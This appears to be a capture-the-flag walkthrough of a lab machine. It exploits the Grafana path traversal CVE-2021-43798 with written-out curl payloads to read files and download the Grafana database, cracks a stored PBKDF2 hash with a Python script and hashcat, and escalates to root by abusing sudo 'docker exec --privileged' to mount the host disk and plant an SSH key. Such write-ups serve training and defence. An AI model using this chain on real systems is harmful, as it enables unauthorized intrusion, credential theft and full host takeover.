Data

1st July 2025

Prepared By: TheCyberGeek

Machine Author(s): xct

Difficulty: Easy

Synopsis

Data is an Easy Linux machine that involves exploiting `CVE-2021-43798`, an arbitrary file read via path traversal in `Grafana`. By exploiting this vulnerability, the database file for Grafana is extracted, and the hashes in the database are converted to a format readable by `Hashcat`. The hash is then cracked and can be used for SSH access to the target as user `boris`. The compromised user has the privileges to execute `docker exec` as root on the system, allowing the user to escalate and obtain root access by adding the privileged flag to running containers and mounting the host filesystem.

Skills Required

- Basic understanding of web enumeration
- Basic scripting with Python

Skills Learned

- Arbitrary file read
- Abusing Docker privileges


Enumeration

Nmap

```
$ ports=$(nmap -Pn -p- --min-rate=1000 -T4 10.129.234.156 | grep ^[0-9] | cut -d '/' -f 1
| tr '\n' ',' | sed s/,$//)
$ nmap -p$ports -sC -sV 10.129.234.156

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 63:47:0a:81:ad:0f:78:07:46:4b:15:52:4a:4d:1e:39 (RSA)
|   256 7d:a9:ac:fa:01:e8:dd:09:90:40:48:ec:dd:f3:08:be (ECDSA)
|_  256 91:33:2d:1a:81:87:1a:84:d3:b9:0b:23:23:3d:19:4b (ED25519)
3000/tcp open  http    Grafana http
|_http-trane-info: Problem with XML parsing of /evox/about
| http-title: Grafana
|_Requested resource was /login
| http-robots.txt: 1 disallowed entry
|_/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The Nmap output reveals that two services, `SSH` and `Grafana`, are running on ports `22` and `3000`. Upon navigating to port `3000`, we are greeted with a Grafana login page. A version number is disclosed in the footer of the page.


Documentation | Support | Community | Open Source | v8.0.0 (41f0542c1e)


Upon searching for the Grafana version on Google, we find this HackerOne report, in which a path traversal vulnerability is abused to gain file read on the target. To validate this, we attempt the payload shown within the HackerOne report, but instead grab the `/etc/hostname` for shorter output.

```
$ curl
http://10.129.234.156:3000/public/plugins/mysql/..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..
%2F..%2F..%2Fetc%2Fhostname
e6ff5b1cbc85
```

At this stage, with a known file read on the target, we attempt to locate and download the Grafana database as pointed out in this link.

```
$ curl
'http://10.129.234.156:3000/public/plugins/zipkin/../../../../../../../../var/lib/grafana/
grafana.db' --path-as-is --output grafana.db
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  584k  100  584k    0     0   286k      0  0:00:02  0:00:02 --:--:--  286k
```

Using `sqlitebrowser` we can read the contents of the database and extract credentials and other sensitive data.



	id	version	login	email	name	password	salt	rands	company	org_id	is_admi
	...	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter
1	1	0	admin	admin@localhost		7a919e4bbe95cf5104edf354ee2e6234efac…	YObSoLj55S	hLLY6QQ4Y6		1	
2	2	0	boris	boris@data.vl	boris	dc6becccbb57d34daf4a4e391d2015d3350c…	LCBhdtJWjl	mYl941ma8w		1	

Two credentials are stored with a password hash, a salt, and rands.

```
boris:dc6becccbb57d34daf4a4e391d2015d3350c60df3608e9e99b5291e47f3e5cd39d156be220745be3cbe4
9353e35f53b51da8:LCBhdtJWjl:mYl941ma8w
```

Using the previous link, we establish that the hash format is `PBKDF2-HMAC-SHA256`. We can create a small `Python3` script to convert the hash into a crackable format.

```
#!/usr/bin/env python3
import base64
import binascii

# Define password hash
PASSWORD_HEX =
"dc6becccbb57d34daf4a4e391d2015d3350c60df3608e9e99b5291e47f3e5cd39d156be220745be3cbe49353e
35f53b51da8"

# Define the salt
SALT_STR = "LCBhdtJWjl"

# Standard iterations for formatting
ITERATIONS = 10000

# Decode the hex hash
try:
    target_raw = binascii.unhexlify(PASSWORD_HEX)
except (binascii.Error, ValueError) as e:
    print("ERROR: PASSWORD_HEX is not valid hex:", e)
    sys.exit(1)

# Base64 encode the decoded hex
target_hash64 = base64.b64encode(target_raw).decode("utf-8")

# Base64 encode the salt
salt64 = base64.b64encode(SALT_STR.encode("utf-8")).decode("utf-8")
```

```
# Finally, print the formatted hash to plug into hashcat
print(f"sha256:{ITERATIONS}:{salt64}:{target_hash64}")
```

After running this script, we are provided with the hash format required for Hashcat.

```
$ python3 convert.py > hash.txt
$ cat hash.txt
sha256:10000:TENCaGR0SldqbA==:3GvszLtX002vSk45HSAV0zUMYN82COnpm1KR5H8+XNOdFWviIHRb48vkk1Pj
X1O1Hag=
```

After getting the valid hash format, we proceed to crack the hash with Hashcat.

```
$ hashcat -m 10900 hash.txt /usr/share/wordlists/rockyou.txt
<SNIP>
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385
</SNIP>
$
sha256:10000:TENCaGR0SldqbA==:3GvszLtX002vSk45HSAV0zUMYN82COnpm1KR5H8+XNOdFWviIHRb48vkk1Pj
X1O1Hag=:beautiful1
<SNIP>
Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 10900 (PBKDF2-HMAC-SHA256)
Hash.Target......: sha256:10000:TENCaGR0SldqbA==:3GvszLtX002vSk45HSAV0...O1Hag=
Time.Started.....: Tue Jul  1 11:27:58 2025 (1 sec)
Time.Estimated...: Tue Jul  1 11:27:59 2025 (0 secs)
</SNIP>
```

We have successfully cracked Boris's hash and have a password of `beautiful1`. Using this password, we attempt to authenticate to the target via `SSH`.

```
$ ssh boris@10.129.234.156
<SNIP>
boris@data:~$ ls -la user.txt
-rw-r----- 1 boris boris 33 Jul  1 09:59 user.txt
```

The user flag can be found at `/home/boris/user.txt`.

Privilege Escalation

Enumerating possible privileges at this stage with `sudo` shows that we can execute `docker exec` as root on the system.

```
boris@data:~$ sudo -l
Matching Defaults entries for boris on localhost:
    env_reset, mail_badpass,

 secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User boris may run the following commands on localhost:
    (root) NOPASSWD: /snap/bin/docker exec *
```

With this knowledge and the previous knowledge we gained by enumerating the running container's `/etc/hostname` file, we can attempt to mount the host's filesystem into the running container by passing the `privileged` flag to the running container and then mounting the host filesystem. Once in the container, we check where the host filesystem is located (`/dev/sda1`) and mount the filesystem to `/mnt`.

```
boris@data:~$ sudo docker exec -u root --privileged -it e6ff5b1cbc85 bash
bash-5.1# mount
<SNIP>
/dev/sda1 on /etc/resolv.conf type ext4 (rw,relatime)
/dev/sda1 on /etc/hostname type ext4 (rw,relatime)
/dev/sda1 on /etc/hosts type ext4 (rw,relatime)
</SNIP>
bash-5.1# mount /dev/sda1 /mnt
bash-5.1# ls -la /mnt/root/root.txt
-rw-r-----    1 root     root            33 Jul  1 09:59 /mnt/root/root.txt
```

With the host filesystem now mounted into `/mnt`, we can read the root flag from `/mnt/root/root.txt`.

To gain a shell on the host, we can echo our SSH public key into `/mnt/root/.ssh/authorized_keys` and access SSH.

```
bash-5.1# echo 'ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAICVF6LYsvfYtSerk8vgX4AYnEdeqYuu1pvCG6nWuOdoI' >
/mnt/root/.ssh/authorized_keys
bash-5.1# exit
```

```
$ ssh root@10.129.234.156
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.4.0-1103-aws x86_64)

<SNIP>

root@data:~#
```